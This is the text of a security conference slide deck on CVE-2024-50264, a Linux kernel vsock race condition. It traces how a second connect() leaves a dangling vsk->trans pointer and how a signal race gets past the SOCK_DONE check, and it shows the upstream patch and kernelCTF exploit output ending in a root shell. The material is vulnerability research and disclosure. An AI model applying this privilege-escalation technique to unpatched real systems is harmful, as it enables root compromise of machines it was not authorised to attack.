

Race Condition Symphony: From Tiny Idea to Pwnie

Theori

2025.11.14

About Us



Hyunwoo Kim (@v4bel)

- Independent Vulnerability Researcher
- Pwn2Own Berlin 2025 Winner (RHEL)
- Google kernelCTF 0-day Winner
- Pwnie Awards 2025
- Over 30 Linux Kernel CVEs



Wongi Lee (@_qwerty_po)

- Security Researcher of Theori
- Pwn2Own Berlin 2025 Winner (RHEL)
- Google kernelCTF 0-day Winner
- Pwnie Awards 2025
- DEF CON 32-33 Finalist

Agenda

01.

Background

02.

Race Condition Scenario

03.

Exploit Scenario

04.

CVE-2025-21756

01. Background

What is VSocket

- **VSock (Virtual Socket)** is a socket protocol for communication between a guest and host in virtualized environments
- Provides a TCP/IP-like socket interface without relying on the TCP/IP network stack




What is VSocket



```
1  sock = socket(AF_VSOCK, SOCK_STREAM, 0);
2
3  memset(&sa, 0, sizeof(sa));
4  sa.svm_family = AF_VSOCK;
5  sa.svm_port = 12345;
6  sa.svm_cid = VMADDR_CID_HOST;
7
8  connect(sock, (struct sockaddr *)&sa, sizeof(sa));
9
10 send(sock, msg, strlen(msg), 0);
```

What is VSocket



Beyond CVE-2021-26708

- The first 1-day I analyzed after joining Theori: **CVE-2021-26708**
 - <https://a13xp0p0v.github.io/2021/02/09/CVE-2021-26708.html>
- **Race condition** between **connect()** and **setsockopt()** on **VSock**

Beyond CVE-2021-26708

- The first 1-day I analyzed after joining Theori: **CVE-2021-26708**
 - <https://a13xp0p0v.github.io/2021/02/09/CVE-2021-26708.html>
- **Race condition** between **connect()** and **setsockopt()** on **VSock**
- This vulnerability is caused by two factors:
 1. **vsk->transport** pointer is copied to a local variable outside **lock_sock()**, allowing invalid conditional checks to pass
 2. Passing the invalid condition may lead to dereferencing the dangling pointer **vsk->trans** in vsock.

01. Background

Beyond CVE-2021-26708

```
1 static int vsock_stream_setsockopt(struct socket *sock,
2                                   int level,
3                                   int optname,
4                                   sockptr_t optval,
5                                   unsigned int optlen)
6 {
7     int err;
8     struct sock *sk;
9     struct vsock_sock *vsk;
10    const struct vsock_transport *transport;
11
12    ...
13
14    transport = vsk->transport; ←
15
16    lock_sock(sk); ←
17
18    switch (optname) {
19    case SO_VM_SOCKETS_BUFFER_SIZE:
20        COPY_IN(val);
21        vsock_update_buffer_size(vsk, transport, val);
22        break;
```

01. Background

Beyond CVE-2021-26708

```
1 static int vsock_stream_setsockopt(struct socket *sock,
2                                   int level,
3                                   int optname,
4                                   sockptr_t optval,
5                                   unsigned int optlen)
6 {
7     int err;
8     struct sock *sk;
9     struct vsock_sock *vsk;
10    const struct vsock_transport *transport;
11
12    ...
13
14    transport = vsk->transport;
15
16    lock_sock(sk);
17
18    switch (optname) {
19    case SO_VM_SOCKETS_BUFFER_SIZE:
20        COPY_IN(val);
21        vsock_update_buffer_size(vsk, transport, val);
22        break;
```

```
1 void virtio_transport_destruct(struct vsock_sock *vsk)
2 {
3     struct virtio_vsock_sock *vvs = vsk->trans;
4
5     kfree(vvs);
6 }
7 EXPORT_SYMBOL_GPL(virtio_transport_destruct);
```

01. Background

Beyond CVE-2021-26708

```
1 static int vsock_stream_setsockopt(struct socket *sock,
2                                   int level,
3                                   int optname,
4                                   sockptr_t optval,
5                                   unsigned int optlen)
6 {
7     int err;
8     struct sock *sk;
9     struct vsock_sock *vsk;
10    const struct vsock_transport *transport;
11    ...
12    transport = vsk->transport;
13
14    lock_sock(sk);
15
16    switch (optname) {
17    case SO_VM_SOCKETS_BUFFER_SIZE:
18        COPY_IN(val);
19        vsock_update_buffer_size(vsk, transport, val);
20        break;
```

Patched

```
1 void virtio_transport_destruct(struct vsock_sock *vsk)
2 {
3     struct virtio_vsock_sock *vvs = vsk->trans;
4
5     kfree(vvs); ← ??
6 }
7 EXPORT_SYMBOL_GPL(virtio_transport_destruct);
```


Beyond CVE-2021-26708

Me in 2022:



**I can't access the
dangling pointer**

Me in 2024:



**Race Condition makes
anything possible**

Beyond CVE-2021-26708

vsock/virtio: Initialization of the dangling pointer occurring in vsk->trans

During loopback communication, a dangling pointer can be created in vsk->trans, potentially leading to a Use-After-Free condition. This issue is resolved by initializing vsk->trans to NULL.

```
Cc: stable <stable@kernel.org>
Fixes: 06a8fc78367d ("VSOCK: Introduce virtio_vsock_common.ko")
Signed-off-by: Hyunwoo Kim <v4bel@theori.io>
Signed-off-by: Wongi Lee <qwerty@theori.io>
Signed-off-by: Greg Kroah-Hartman <gregkh@linuxfoundation.org>
Message-Id: <2024102245-strive-crib-c8d3@gregkh>
Signed-off-by: Michael S. Tsirkin <mst@redhat.com>
```

Diffstat

```
-rw-r--r-- net/vmw_vsock/virtio_transport_common.c 1
```

1 files changed, 1 insertions, 0 deletions

```
diff --git a/net/vmw_vsock/virtio_transport_common.c b/net/vmw_vsock/virtio_transport_common.c
index ccbd2bc0d2109a..fc5666c8298f7b 100644
--- a/net/vmw_vsock/virtio_transport_common.c
+++ b/net/vmw_vsock/virtio_transport_common.c
@@ -1109,6 +1109,7 @@ void virtio_transport_destruct(struct vsock_sock *vsk)
     struct virtio_vsock_sock *vvs = vsk->trans;

     kfree(vvs);
+    vsk->trans = NULL;
 }
EXPORT_SYMBOL_GPL(virtio_transport_destruct);
```

Awards for CVE-2024-50264

- Google kernelCTF LTS-6.6.56/COS-109 **0-day** Winner
 - Oct 20, 2024
- Received **\$81,337** Award 

```
val: 0x9090b8b3909090b8
core pattern changed!
|/proc/%P/fd/666 %P
[ 48.247558] exploit[339]: memfd_create() called without MFD_EXEC or MFD_NOE
[ 48.251738] exploit[339]: segfault at 0 ip 00000000004021c6 sp 00007ffeb862
[ 48.257309] Code: 83 c9 ff 31 d2 89 df 89 c6 31 c0 e8 a4 52 04 00 83 c0 01
e6 0a 00 bf 01 00 00 00
kernelCTF{v1:lts-6.6.56:1729430867:f41f739abb7c7a6e29577519fc65e20b07486ab2}
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@lts-6:/#
```

LTS instance



```
val: 0xb3909090b8b39090
core pattern changed!
|/proc/%P/fd/666 %P
[ 15.459293] exploit[357]: segfault at 0 ip 00000000004021b6 sp 00007ffd224ff4b0 error
[ 15.463548] Code: 83 c9 ff 31 d2 89 df 89 c6 31 c0 e8 f4 52 04 00 83 c0 01 74 1f be 9a
0b 48 8d 35 89 e6 0a 00 bf 01 00 00 00
kernelCTF{v1:cos-109-17800.309.84:1729506282:0161950789c10082edbc50e705db050b1ef1ab86}
```

cos instance

01. Background

Awards for CVE-2024-50264

- Pwnie Awards 2025 **Best Privilege Escalation** Winner



Awards for CVE-2024-50264



02. Race Condition Scenario

Making a Dangling Pointer

- **vsock** determines the connection target type using the **CID** during **connect()**
 - VMADDR_CID_ANY: -1
 - VMADDR_CID_HYPERVISOR: 0
 - VMADDR_CID_LOCAL: 1
 - VMADDR_CID_HOST: 2
- If **connect()** is called again on a vsock that has already been **connect()**ed with a different CID, the internal data of the vsock is updated



```
1 vsock = socket(AF_VSOCK, SOCK_SEQPACKET, 0);
2
3 addr.svm_cid = VMADDR_CID_LOCAL;
4 connect(vsock, (struct sockaddr *)&addr, sizeof(struct sockaddr_vm));
5
6 addr.svm_cid = VMADDR_CID_HYPERVISOR;
7 connect(vsock, (struct sockaddr *)&addr, sizeof(struct sockaddr_vm));
```



02. Race Condition Scenario

Making a Dangling Pointer



```
1 int vsock_assign_transport(struct vsock_sock *vsk, struct vsock_sock *psk)
2 {
3
4     if (vsk->transport) {
5         if (vsk->transport == new_transport)
6             return 0;
7
8         vsk->transport->release(vsk);
9         vsock_deassign_transport(vsk);    // free `vsk->trans`
10    }
11
12    ...
13
14    if (sk->sk_type == SOCK_SEQPACKET) {
15        if (!new_transport->seqpacket_allow ||
16            !new_transport->seqpacket_allow(remote_cid)) {
17            module_put(new_transport->module);
18            return -ESOCKTNOSUPPORT;
19        }
20    }
21
22    ret = new_transport->init(vsk, psk);    // allocate `vsk->trans`
23    if (ret) {
24        module_put(new_transport->module);
25        return ret;
26    }
```

1. In the second **connect()** flow, **vsock_assign_transport()** is called to update the vsock

02. Race Condition Scenario

Making a Dangling Pointer



```
1 int vsock_assign_transport(struct vsock_sock *vsk, struct vsock_sock *psk)
2 {
3
4     if (vsk->transport) {
5         if (vsk->transport == new_transport)
6             return 0;
7
8         vsk->transport->release(vsk);
9         vsock_deassign_transport(vsk);    // free `vsk->trans` ←
10    }
11
12    ...
13
14    if (sk->sk_type == SOCK_SEQPACKET) {
15        if (!new_transport->seqpacket_allow ||
16            !new_transport->seqpacket_allow(remote_cid)) {
17            module_put(new_transport->module);
18            return -ESOCKTNOSUPPORT;
19        }
20    }
21
22    ret = new_transport->init(vsk, psk);    // allocate `vsk->trans`
23    if (ret) {
24        module_put(new_transport->module);
25        return ret;
26    }
```

1. In the second `connect()` flow, `vsock_assign_transport()` is called to update the vsock
2. It frees the existing `vsk->trans`

02. Race Condition Scenario

Making a Dangling Pointer



```
1 int vsock_assign_transport(struct vsock_sock *vsk, struct vsock_sock *psk)
2 {
3
4     if (vsk->transport) {
5         if (vsk->transport == new_transport)
6             return 0;
7
8         vsk->transport->release(vsk);
9         vsock_deassign_transport(vsk);    // free `vsk->trans`
10    }
11
12    ...
13
14    if (sk->sk_type == SOCK_SEQPACKET) {
15        if (!new_transport->seqpacket_allow ||
16            !new_transport->seqpacket_allow(remote_cid)) {
17            module_put(new_transport->module);
18            return -ESOCKTNOSUPPORT;
19        }
20    }
21
22    ret = new_transport->init(vsk, psk);    // allocate `vsk->trans`
23    if (ret) {
24        module_put(new_transport->module);
25        return ret;
26    }
```

1. In the second `connect()` flow, `vsock_assign_transport()` is called to update the vsock
2. It frees the existing `vsk->trans`
3. If the current socket type is `SOCK_SEQPACKET` and the new transport does not have a `seqpacket_alloc` handler, it returns an error

02. Race Condition Scenario

Making a Dangling Pointer



```
1 int vsock_assign_transport(struct vsock_sock *vsk, struct vsock_sock *psk)
2 {
3
4     if (vsk->transport) {
5         if (vsk->transport == new_transport)
6             return 0;
7
8         vsk->transport->release(vsk);
9         vsock_deassign_transport(vsk);    // free `vsk->trans`
10    }
11
12    ...
13
14    if (sk->sk_type == SOCK_SEQPACKET) {
15        if (!new_transport->seqpacket_allow ||
16            !new_transport->seqpacket_allow(remote_cid)) {
17            module_put(new_transport->module);
18            return -ESOCKTNOSUPPORT;
19        }
20    }
21
22    ret = new_transport->init(vsk, psk);    // allocate `vsk->trans`
23    if (ret) {
24        module_put(new_transport->module);
25        return ret;
26    }
```

1. In the second `connect()` flow, `vsock_assign_transport()` is called to update the vsock
2. It frees the existing `vsk->trans`
3. If the current socket type is `SOCK_SEQPACKET` and the new transport does not have a `seqpacket_alloc` handler, it returns an error
4. As a result, `->init()` is not called to reassign `vsk->trans`, leaving `vsk->trans` as a **dangling pointer**

02. Race Condition Scenario

First Attempt


```
1 static bool virtio_transport_space_update(struct sock *sk,  
2                                           struct sk_buff *skb)  
3 {  
4     struct virtio_vsock_hdr *hdr = virtio_vsock_hdr(skb);  
5     struct vsock_sock *vsk = vsock_sk(sk);  
6     struct virtio_vsock_sock *vvs = vsk->trans;  
7     bool space_available;  
8  
9     if (!vvs)  
10         return true;  
11  
12     spin_lock_bh(&vvs->tx_lock);  
13     vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);  
14     vvs->peer_fwd_cnt = le32_to_cpu(hdr->fwd_cnt);
```

- In **virtio_transport_space_update()** called by the **loopback worker**, the dangling pointer can be accessed
- 4 byte **UAF Write** achievable

First Attempt



First Attempt



02. Race Condition Scenario

First Attempt

- Not called if the **SOCK_DONE** flag is set on the socket 🤔



```
1 void virtio_transport_recv_pkt(struct virtio_transport *t,  
2                               struct sk_buff *skb)  
3 {  
4     ...  
5  
6     if (sock_flag(sk, SOCK_DONE)) { ←  
7         (void)virtio_transport_reset_no_sock(t, skb);  
8         release_sock(sk);  
9         sock_put(sk);  
10        goto free_pkt;  
11    }  
12  
13    space_available = virtio_transport_space_update(sk, skb);
```

Loopback Worker: check **SOCK_DONE**



```
1 void virtio_transport_release(struct vsock_sock *vsk)  
2 {  
3     struct sock *sk = &vsk->sk;  
4     bool remove_sock = true;  
5  
6     if (sk->sk_type == SOCK_STREAM || sk->sk_type == SOCK_SEQPACKET)  
7         remove_sock = virtio_transport_close(vsk);  
8  
9     if (remove_sock) {  
10        sock_set_flag(sk, SOCK_DONE);  
11        virtio_transport_remove_sock(vsk);  
12    }  
13 }  
14 EXPORT_SYMBOL_GPL(virtio_transport_release);
```

connect(): set **SOCK_DONE**

02. Race Condition Scenario

First Attempt

- Not called if the **SOCK_DONE** flag is set on the socket 🤔
- In the second **connect()**, **SOCK_DONE** is set, and these two contexts cannot race



```
1 void virtio_transport_recv_pkt(struct virtio_transport *t,  
2                               struct sk_buff *skb)  
3 {  
4     ...  
5  
6     if (sock_flag(sk, SOCK_DONE)) {  
7         (void)virtio_transport_reset_no_sock(t, skb);  
8         release_sock(sk);  
9         sock_put(sk);  
10        goto free_pkt;  
11    }  
12  
13    space_available = virtio_transport_space_update(sk, skb);
```

Loopback Worker: check **SOCK_DONE**



```
1 void virtio_transport_release(struct vsock_sock *vsk)  
2 {  
3     struct sock *sk = &vsk->sk;  
4     bool remove_sock = true;  
5  
6     if (sk->sk_type == SOCK_STREAM || sk->sk_type == SOCK_SEQPACKET)  
7         remove_sock = virtio_transport_close(vsk);  
8  
9     if (remove_sock) {  
10        sock_set_flag(sk, SOCK_DONE);  
11        virtio_transport_remove_sock(vsk);  
12    }  
13 }  
14 EXPORT_SYMBOL_GPL(virtio_transport_release);
```

connect(): set **SOCK_DONE**

First Attempt

Limitations

SOCK_DONE Check

Solutions

Race Condition Using Signal

- If a signal is sent when the first `vsock_connect()` is called, it can change `sk_state` to `TCP_CLOSING`

```
1 static int vsock_connect(struct socket *sock, struct sockaddr *addr,  
2                          int addr_len, int flags)  
3 {  
4  
5     ...  
6  
7     if (signal_pending(current)) {  
8         err = sock_intr_errno(timeout);  
9         sk->sk_state = sk->sk_state == TCP_ESTABLISHED ? TCP_CLOSING : TCP_CLOSE;  
10        sock->state = SS_UNCONNECTED;  
11        vsock_transport_cancel_pkt(vsk);  
12        vsock_remove_connected(vsk);  
13        goto out_wait;    connect(VMADDR_CID_LOCAL)
```

Race Condition Using Signal

- If a signal is sent when the first `vsock_connect()` is called, it can change `sk_state` to `TCP_CLOSING`
- As a result, the second `vsock_connect()` does not set `SOCK_DONE`



```
1 static int vsock_connect(struct socket *sock, struct sockaddr *addr
2     int addr_len, int flags)
3 {
4     ...
5     ...
6     ...
7     if (signal_pending(current)) {
8         err = sock_intr_errno(timeout);
9         sk->sk_state = sk->sk_state = TCP_ESTABLISHED ? TCP_CLOSING : TCP_CLOSE;
10        sock->state = SS_UNCONNECTED;
11        vsock_transport_cancel_pkt(vsk);
12        vsock_remove_connected(vsk);
13        goto out_wait;
```

connect(VMADDR_CID_LOCAL)



connect(VMADDR_CID_HYPERVISOR)

```
1 /* User context, vsk->sk is locked */
2 static bool virtio_transport_close(struct vsock_sock *vsk)
3 {
4     struct socket *sk = &vsk->sk;
5     ...
6     if (!(sk->sk_state == TCP_ESTABLISHED ||
7         sk->sk_state == TCP_CLOSING))
8         return true;
```

